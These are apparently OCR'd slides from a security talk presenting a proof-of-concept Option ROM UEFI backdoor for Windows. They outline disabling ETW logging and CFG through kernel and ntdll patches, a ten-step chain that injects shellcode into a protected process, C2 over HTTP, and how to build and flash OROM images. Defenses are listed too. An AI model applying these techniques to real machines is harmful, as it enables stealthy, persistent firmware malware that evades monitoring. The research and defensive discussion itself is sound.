
CFG & ACG Bypass



ETW Bypass

- By now, RtlCreateUserThread wouldn't fail and shellcode should execute successfully
- However, the fact that the thread starting with high canonical address (which is suspicious) is still logged by ETW (Event Tracing for Windows)
- Existing UEFI malware doesn't deal with ETW
  (As far as I read the report by security vendors)
- Similarly to CFG bypass, patching nt!EtwWrite & nt!EtwWriteEx to return immediately can disable ETW

ETW Bypass



ETW that logs kernel events

Shell that OROM malware created

ETW logs the shellcode address

UEFI+Kernel+Userland Malware Summary

1. Allocate buffer & partial identity table during boot time
2. OS boots and enter runtime phase
3. Execution is transferred to the runtime DXE module via runtime service hook
4. Set the process context to a PPL process (in my PoC, it's csrss.exe)
5. Modify page table to make shellcode buffer accessible from userland
6. Write shellcode into the buffer
7. Patch ntdll!LdrpDispatchUserCallTarget to bypass CFG
8. Patch nt!EtwWrite & nt!EtwWriteEx to bypass ETW
9. Execute shellcode with RtlCreateUserThread
10. Restore patched functions and execute original runtime service

Demo

How to defense

- Enable secure boot (for OROM) to protect against third-party attacker without legitimate certificate
  - Lookout for secure boot bypass vulnerabilities and fix them
- For supply-chain attack, we need to extract OROM and investigate whether it contains backdoor or not
  - Currently, there are no promising tool to do this
- Look for suspicious network traffic

Wrap up

- OROM is a stealthy place to put backdoor
- Can directly infect UEFI with wide infection scenario
- Implemented UEFI, UEFI+Kernel, UEFI+KM+UM PoC malware
- Explained method to defense against OROM backdoor

Novelty of this research

- First PoC OROM backdoor for Windows
- First OROM focused infection scenario and backdoor
- HttpProtocol for C2 communication
- Using kernel exports from runtime DXE driver
- Partial Identity Mapping
  - Usermode accessible UEFI allocated shellcode
  - CFG & ACG bypass


Thank you for listening!


Appendix


Writing OROM

- Software
  - Dependent on the device
    (Vendor may provide tools to write)

- Hardware
  - Some external devices has SOP/SOIC SPI flash
  - Write it directly using such tools like BusPirate







Take it off if power line is shared with the microcontroller

Building OROM image

- Tools to build OROM image
  - EfiRom utility (EDK2 BaseTools)
  - You can also use [my tool (orom-builder)]
- You can dump ROM and look for "55 AA" signature to check if that ROM is OROM or not.
- DXE module can be compressed
- Can contain multiple OROM image (DXE driver) in a ROM.

Table 135. Recommended PCI Device Driver Layout

Offset	Byte Length	Value	Description
0x00	1	0x55	ROM Signature, byte 1
0x01	1	0xAA	ROM Signature, byte 2
0x02	2	XXXX	Initialization Size – size of this image in units of 512 bytes. The size includes this header
0x04	4	0x0EF1	Signature from EFI image header
0x08	2	XX 0x0B 0x0C	Subsystem Value from the PCI Driver's PE/COFF Image Header Subsystem Value for an EFI Boot Service Driver Subsystem Value for an EFI Runtime Driver
0x0a	2	XX 0x014C 0x0200 0x0EBC 0x8664 0x01c2 0xAA64	Machine type from the PCI Driver's PE/COFF Image Header IA-32 Machine Type Itanium processor type EFI Byte Code (EBC) Machine Type X64 Machine Type ARM Machine Type ARM 64-bit Machine Type
0x0C	2	XXXX 0x0000 0x0001	Compression Type Uncompressed Compressed following the UEFI Compression Algorithm.
0x0E	8	0x00	Reserved
0x16	2	0x0034	Offset to EFI Image
0x18	2	0x001C	Offset to PCIR Data Structure

https://uefi.org/sites/default/files/resources/UEFI_Spec_2_8_C_Jan_2021.pdf#page=807